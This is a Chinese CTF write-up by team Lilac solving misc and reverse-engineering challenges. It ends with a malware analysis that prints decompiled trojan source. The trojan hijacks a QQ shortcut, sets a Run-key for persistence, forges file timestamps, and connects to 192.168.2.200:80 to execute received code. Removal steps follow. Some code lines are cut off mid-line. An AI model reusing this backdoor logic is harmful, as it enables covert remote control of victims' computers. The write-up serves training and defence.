Lilac-解题报告

Misc

Careful

先binwalk 该doc文件

发现在 `0x95e7c` 处有DOS头，在 `0x95f54` 处有pe文件头

提取出来，用010 editor的exe模板确定该pe文件长度为 `0xa000`

然后导入ida，发现有dllmain确定其为dll文件，查看导出符号表，发现test函数

使用以下代码运行test函数

```
#include <stdio.h>
#include <stdlib.h>
#include <Windows.h>

// 动态调用DLL库
void DynamicUse()
{
  HMODULE module = LoadLibrary("a.dll");
  if (module == NULL)
  {
    return;
  }
  typedef int(*Func)(); // 定义函数指针类型
  Func test;
  test = (Func)GetProcAddress(module, "test");

  test();
}

int main(char argc, char* argv[])
{
  DynamicUse();
  system("pause");
  return 0;
}
```

提示下一关藏在资源节中，然后发现代码段中有一个BIN文件，导出后使用binwalk发现为加密后的脚本，改后缀名为.vbe，执行后获得flag。

loop

打开文件，发现一个get loop.png请求返回了一个非png的文件，导出后用文本编辑器查看，编码gb2312。

打开后提示此文件为单个文件网页，改后缀名为.mht，然后尝试导出里面含有的文件，发现ocxstg001.mso，搜索该文件名发现为CVE-2012-0158的利用方式

配置一个winxp+office2003的环境，使用word打开该文件，最后弹出一个hello world的doc，查看进程管理器发现多出来了一个update.exe，全盘搜索后找到源文件在启动中

分析update.exe发现算法验证矩阵乘法结果，使用python脚本还原出原矩阵内容

```
import numpy

target = [0x7B1A,25239,33434,37033,22072,18279,21702,28655,30939,27627,33199,37824,40504,35019,42888,51101]
key = [0 for i in range(16)]
key[0] = 118
key[2] = 118
key[3] = 107
key[6] = 107
key[1] = 78
key[8] = 78
key[5] = 114
key[15] = 114
key[4] = 77
key[7] = 120
key[9] = 48
key[10] = 52
key[11] = 109
key[12] = 86
key[13] = 69
key[14] = 104
key = numpy.array(key).reshape([4,4])
target = numpy.array(target).reshape([4,4])
res = target @ numpy.linalg.inv(key)
s = ''.join(map(lambda c:chr(int(round(c))), list(res.reshape([16]))))
print(s)
```


Reverse

Antiquity_FIxed

文件读取了开头一部分并与输入比较

使用下属脚本打印得到flag

```
with open("Antiquity_Fixed.exe", 'rb') as f:
  s = f.read()[76:76+0x40]
print(s)
```



```
$ python solve.py
b'\xcd!0fc0e4be-353a-4b79-8d19-dba62823c1d4de.\r\r\n$\x00\x00\x00\x00\x00\x00\x00\
4?\xf2\x98uQ\xa1\x98uQ\xa1'
```

ReverseVM

虚拟机题，编写反汇编脚本如下

```
d = {
  0x30: ("movi", 3),
  0x38: ("getchar", 2),
  0x40: ("store", 2),
  0x41: ("load", 2),
  0x50: ("inc", 2),
  0x51: ("dec", 2),
  0x60: ("cmpi", 4),
  0x61: ("cmp", 4),
  0x62: ("jnz", 2),
  0x63: ("jmp", 2),
  0x64: ("jl", 2),
  0x65: ("jg", 2),
  0x70: ("xori", 4),
  0x71: ("xor", 4),
  0x80: ("addi", 4),
  0x81: ("subi", 4),
  0x82: ("muli", 4),
  0x83: ("divi", 4),
  0xCC: ("nop", 1),
  0xDD: ("halt", 1),
}

ea = 0
buf = [48, 4, 0, 0, 56, 0, 96, 4, 36, 0, 112, 0, 160, 0, 113, 0, 4, 0, 64, 0, 100, 4, 48, 4, 64, 0, 56, 1, 65, 0, 97, 1, 0, 0,
while ea < len(buf):
  op = buf[ea]
  if op not in d:
    ea += 1
    continue
  mnem, size = d[op]
  if mnem == 'movi':
    print('{:03x}: {} r{},{}'.format(ea, mnem, buf[ea+1], hex(buf[ea+2])))
  elif mnem in ['cmpi', 'addi', 'subi', 'muli', 'divi', 'xori']:
    print('{:03x}: {} r{},{}'.format(ea, mnem, buf[ea+1], hex(buf[ea+2])))
  elif mnem in ['xor', 'cmp']:
    print('{:03x}: {} r{},r{}'.format(ea, mnem, buf[ea+1], buf[ea+2]))
  elif mnem.startswith('j'):
    print('{:03x}: {} {}'.format(ea, mnem, hex(buf[ea+1])))
  elif mnem in ['getchar', 'load', 'store']:
    print('{:03x}: {} r{}'.format(ea, mnem, buf[ea+1]))
  elif mnem in ['nop', 'halt']:
    print('{:03x}: {}'.format(ea, mnem))
  else:
    print(mnem)
    assert False
  ea += size
```


得到如下伪代码

```
000: movi r4,0x0
004: getchar r0
006: cmpi r4,0x24
00a: xori r0,0xa0
00e: xor r0,r4
012: store r0
014: jl 0x4
016: movi r4,0x40
01a: getchar r1
01c: load r0
01e: cmp r1,r0
022: jnz 0x2a
024: cmpi r4,0x65
028: jl 0x1a
02a: store r4
02c: load r0
02e: halt
```

逻辑就是异或比较

根据程序中的数据写出解密脚本

```
res = [176, 180, 179, 178, 181, 143, 136, 140, 217, 221,
  217, 219, 149, 209, 208, 128, 140, 158, 131, 129, 214,
  155, 131, 201, 148, 201, 207, 132, 155, 197, 146, 192,
  151, 148, 149, 146, 0][::-1]
print(bytes(map(lambda i: res[i]^0xa0^i, range(len(res)))))
```



```
$ python solve.py
b'\xa03773e4b3-eb8d-4f01-85ff-bcfe16053174'
```

algorithm

明显的rc4算法


解密如下

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void ksa(unsigned char *state, unsigned char *key, int keylen) {
   int i, j = 0, t;
   for (i = 0; i < 256; ++i)
      state[i] = i;
   for (i = 0; i < 256; ++i) {
      j = (j + state[i] + key[i % keylen]) % 256;
      t = state[i];
      state[i] = state[j];
      state[j] = t;
   }
}

void rc4(unsigned char *state, unsigned char *data, int len) {
   int i = 0, j = 0, x, t;
   for (x = 0; x < len; ++x)  {
      i = (i + 1) % 256;
      j = (j + state[i]) % 256;
      t = state[i];
      state[i] = state[j];
      state[j] = t;
      data[x] ^= state[(state[i] + state[j]) % 256];
   }
}

int main() {
  unsigned char key[] = "AnTiYLabs";
  unsigned char res[] = {91, 101, 51, 181, 78, 145, 86, 49, 15, 105, 238, 102, 180, 241, 98, 206, 132, 219, 189, 11, 113, 123,
  unsigned char state[0x100];
  ksa(state, key, strlen((char *)key));
  rc4(state, res, sizeof(res));
  printf((char *)res);
}
```



```
$ ./a.out
67cba8b5-719d-4afe-a660-1f12d30b0d4b%
```

Conceal

用switch代替循环进行比较，直接将伪代码拷贝下来，修改一下就能的到flag


```
s = [0 for i in range(100)]
s[0] = s[33] = 54
s[1] = s[11] = s[28] = 98
s[2] = s[7] = s[15] = 100
s[3] = s[4] = 101
s[5] = s[16] = s[20] = s[24] = s[27] = s[30] = 102
s[6] = s[32] = 49
s[8] = s[13] = s[18] = s[23] = 45
s[9] = s[14] = 52
s[10] = s[19] = s[21] = 57
s[12] = 55
s[17] = s[31] = 50
```

```
s[22] = s[25] = 97
s[26] = s[35] = 56
s[29] = s[34] = 51
print(bytes(s))
```

```
$ python solve.py
b'6bdeef1d-49b7-4df2-9f9a-fa8fb3f21638\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00'
```

Scrape

用ResourceHacker直接得到flag




```
102 DIALOGEX 0, 0, 206, 73
STYLE DS_SETFONT | DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSI
EXSTYLE WS_EX_APPWINDOW
CAPTION "Scrape"
LANGUAGE LANG_CHINESE, SUBLANG_CHINESE_SIMPLIFIED
FONT 9, "宋体"
{
   CONTROL "小心刮开下面的窗口，就可以看到flag了", -1, STATIC, SS_LEFT | WS_CHILD | WS_VI
   CONTROL "36ab0595-1838-4231-bd8e-db7787be9242", 1001, STATIC, SS_LEFT | WS_CHILD |
   CONTROL "", -1, STATIC, SS_LEFT | SS_SUNKEN | WS_CHILD | WS_VISIBLE | WS_DISABLED |
}
```

Misc-Hunter

攻击路径分析

通过查看桌面上的LogFile.PML可以发现QQ下载了一个QQScLaunchers.exe




```
Event Properties
Event | Process | Stack

Date:        2019-11-20 17:08:09.9615786
Thread:      4020
Class:       Process
Operation:   Process Create
Result:      SUCCESS
Path:        C:\WINDOWS\explorer.exe
Duration:    0.0000000

dministrator\My Documents\Tencent Files\2053478818\FileRecv\QQScLaunchers.exe\"

Next Highlighted                         Copy All   Close
```

可以推测木马首先通过qq文件传输过来，然后被用户运行。该程序随后把python脚本解包到temp文件夹内，然后将自己复制到QQ/Bin内



```
17:29:06.2954572 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\usp10.dll
17:29:06.3341141 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\python34.dll
17:29:06.3369759 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\shell32.dll
17:29:06.3372669 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\shlwapi.dll
17:29:06.3452736 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\MSVCR100.dll
17:29:06.3960267 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2
17:29:06.4448410 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\rsaenh.dll
17:29:06.6071153 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\Crypto.Cipher._AES.pyd
17:29:06.6668325 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\_ctypes.pyd
17:29:06.6701297 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\ole32.dll
17:29:06.6704973 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\oleaut32.dll
17:29:06.8664075 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\_bz2.pyd
17:29:06.9124912 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\_hashlib.pyd
17:29:06.9576387 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\win32api.pyd
17:29:06.9582329 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\version.dll
17:29:06.9621269 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\pywintypes34.dll
17:29:07.0394853 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\pythoncom34.dll
17:29:07.0544363 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\uxtheme.dll
17:29:07.0620851 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\MSCTF.dll
17:29:07.0680487 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\urlmon.dll
17:29:07.2198458 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\_socket.pyd
17:29:07.2790389 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\_psutil_windows.pyd
17:29:07.2850132 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\psapi.dll
17:29:07.2878554 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\iphlpapi.dll
17:29:07.2916519 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\wtsapi32.dll
17:29:07.2951910 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\winsta.dll
17:29:07.2969334 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\netapi32.dll
17:29:07.3938864 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\win32com.shell.shell.pyd
17:29:07.4705079 QQScLaunchers.exe   3524 Load Image   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\_MEI24202\win32file.pyd
17:29:07.4773108 QQScLaunchers.exe   3524 Load Image   C:\WINDOWS\system32\mswsock.dll
```

观察任务管理器可以发现QQScLauncher.exe和qqPrco.exe程序在后台执行，并且桌面的QQ快捷方式已经被修改。

下面是对恶意程序的具体分析

恶意程序分析

qqPrco.exe和QQScLaunchers.exe内容时相同的

使用ida分析qqPrco.exe可执行程序，发现程序中使用到了Python API，怀疑该程序使用了是将python程序打包得到的。

使用python-exe-unpacker（https://github.com/countercept/python-exe-unpacker）将程序中的pyc脚本解压出来，发现解压得到的pyc程序被加密过了，在pyimod00_crypto_key中可以看到加密使用的密钥为key = b'000000000000hctf'

解压的到的脚本中有一个QQScLaunchers文件，查看该文件发现文件是丢失pyc头的pyc文件，使用uncompyle6对该文件进行反汇编

```
import marshal
import uncompyle6

with open("./QQScLaunchers", "rb") as f:
  co = marshal.load(f)
# 使用的python版本为3.4
with open("./QQScLaunchers.py", "w") as f:
  uncompyle6.main.decompile(3.4, co, f)
```

得到的QQScLauncher.py如下

```
from psutil import process_iter
from os import popen
import os, sys, winshell, win32api, win32con, winreg, time, base64, ctypes, socket, struct
from win32file import CreateFile, SetFileTime, GetFileTime, CloseHandle, CopyFile
from win32file import GENERIC_READ, GENERIC_WRITE, OPEN_EXISTING
import win32timezone, datetime
guid = 'a956f4fd-857e-4bac-8912-4196331048eb'
torjan_name = 'QQScLaunchers.exe'
link_filepath = 'C:\\Documents and Settings\\Administrator\\桌面\\腾讯QQ.lnk'
key_name = 'TMEP'
new_torjan_name = 'qqPrco.exe'
key_value = 'C:\\Program Files\\Tencent\\QQ\\bin\\QQPrc.exe'
droper_path = 'C:\\Program Files\\Tencent\\QQ\\bin\\QQScLaunchers.exe'
temp_path = 'C:\\DOCUME~1\\ADMINI~1\\LOCALS~1\\Temp\\qqPrco.exe'
run_key_name = 'qq'
run_key_value = temp_path
single = 0
cTime = '2008-04-14 00:01:02'
mTime = '2008-04-14 00:01:03'
aTime = '2008-04-14 00:01:04'
offset = (0, 1, 2)

def modifyFileTime(filePath, createTime, modifyTime, accessTime, offset):
    format = '%Y-%m-%d %H:%M:%S'
    cTime_t = timeOffsetAndStruct(createTime, format, offset[0])
    mTime_t = timeOffsetAndStruct(modifyTime, format, offset[1])
    aTime_t = timeOffsetAndStruct(accessTime, format, offset[2])
    fh = CreateFile(filePath, GENERIC_READ | GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, 0)
    createTimes, accessTimes, modifyTimes = GetFileTime(fh)
    createTimes = datetime.datetime.utcfromtimestamp(time.mktime(cTime_t)).replace(tzinfo=datetime.timezone.utc)
    accessTimes = datetime.datetime.utcfromtimestamp(time.mktime(aTime_t)).replace(tzinfo=datetime.timezone.utc)
    modifyTimes = datetime.datetime.utcfromtimestamp(time.mktime(mTime_t)).replace(tzinfo=datetime.timezone.utc)
    SetFileTime(fh, createTimes, accessTimes, modifyTimes, False)
    CloseHandle(fh)
    return 0


def timeOffsetAndStruct(times, format, offset):
    return time.localtime(time.mktime(time.strptime(times, format)) + offset)


def reg_get(key_name):
    key = winreg.OpenKeyEx(winreg.HKEY_CURRENT_USER, 'SOFTWARE\\\\Microsoft\\Windows\\\\CurrentVersion\\\\Run', 0, winreg.KEY_A
    value, type = winreg.QueryValueEx(key, key_name)


def run_reg_get(key_name):
    key = winreg.OpenKeyEx(winreg.HKEY_CURRENT_USER, 'SOFTWARE\\\\Microsoft\\Windows\\\\CurrentVersion\\\\Run', 0, winreg.KEY_A
    value, type = winreg.QueryValueEx(key, key_name)


def reg_write(key_name, key_value):
    key = winreg.OpenKeyEx(winreg.HKEY_CURRENT_USER, 'SOFTWARE\\\\Microsoft\\Windows\\\\CurrentVersion\\\\Run', 0, winreg.KEY_A
    winreg.SetValueEx(key, key_name, 0, winreg.REG_SZ, key_value)


def run_reg_write(key_name, key_value):
    key = winreg.OpenKeyEx(winreg.HKEY_CURRENT_USER, 'SOFTWARE\\\\Microsoft\\Windows\\\\CurrentVersion\\\\Run', 0, winreg.KEY_A
    winreg.SetValueEx(key, key_name, 0, winreg.REG_SZ, key_value)


def hide_file(path):
    win32api.SetFileAttributes(path, win32con.FILE_ATTRIBUTE_HIDDEN)
```

```
def trojan_det(torjan_name):
    for proc in process_iter():
        process = proc.as_dict(attrs=['name'])
        if process['name'] == torjan_name:
            return process['name']
        else:
            continue
            return 'null'


def get_guid():
    key = winreg.OpenKeyEx(winreg.HKEY_LOCAL_MACHINE, 'software\\\\microsoft\\\\cryptography', 0, winreg.KEY_QUERY_VALUE)
    value, type = winreg.QueryValueEx(key, 'machineguid')
    return value


def torjan():
    for x in range(10):
        try:
            s = socket.socket(2, socket.SOCK_STREAM)
            s.connect(('192.168.2.200', 80))
            break
        except:
            time.sleep(5)

    l = struct.unpack('>I', s.recv(4))[0]
    d = s.recv(l)
    while 1:
        if len(d) < l:
            d += s.recv(l - len(d))

    exec(d, {'s': s})


if get_guid() == guid:
    try:
        try:
            CopyFile(torjan_name, droper_path, 0)
            with winshell.shortcut(link_filepath) as (link):
                link.path = droper_path
            modifyFileTime(droper_path, cTime, mTime, aTime, offset)
            try:
                run_reg_get(run_key_name)
            except:
                run_reg_write(run_key_name, run_key_value)
                CopyFile(droper_path, temp_path, 0)
                modifyFileTime(temp_path, cTime, mTime, aTime, offset)

        except:
            pass
        else:
            if torjan_name in sys.argv[0]:
                win32api.ShellExecute(0, 'open', 'C:\\Program Files\\Tencent\\QQ\\bin\\QQScLauncher.exe', '', '', 1)
            if new_torjan_name in sys.argv[0]:
                torjan()
    except:
        pass

else:
    print('run error!')
```

该程序的主要逻辑为：

1. 查询HKEY_LOCAL_MACHINE\software\microsoft\cryptography\machineguid是否为a956f4fd-857e-4bac-8912-4196331048eb，若是则执行攻击代码（应该是出题需要，防止干扰选手电脑环境吧）
2. 将QQScLaunchers.exe拷贝到C:\\Program Files\\Tencent\\QQ\\bin\\QQScLaunchers.exe，并在桌面上创建快捷方式腾讯QQ.lnk使其指向恶意的可执行文件，并修改文件创建修改访问时间
3. 在注册表中设置SOFTWARE\Microsoft\Windows\CurrentVersion\Run\qq为C:\\DOCUME~1\\ADMINI~1\\LOCALS~1\\Temp\\qqPrco.exe,如果失败就直接该文件
4. 通过以上几步程序就替换了QQ应用程序，当用户通过快捷方式启动qq时，程序会启动C:\\Program Files\\Tencent\\QQ\\bin\\QQScLauncher.exe下原本的qq启动程序，并且如果是以qqPrco.exe执行恶意程序，恶意程序会主动连接攻击者服务器192.168.2.200:80，并接收执行攻击者发来的命令

解决方案

1. 杀死所有exe, qqPrco.exe进程
2. 删除C:\Program Files\Tencent\QQ\bin\QQScLaunchers.exe
3. 删除C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\qqPrco.exe
4. 删除注册表项HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\qq
5. 修改桌面快捷方式腾讯lnk重新指向C:\Program Files\Tencent\QQ\bin\QQ.exe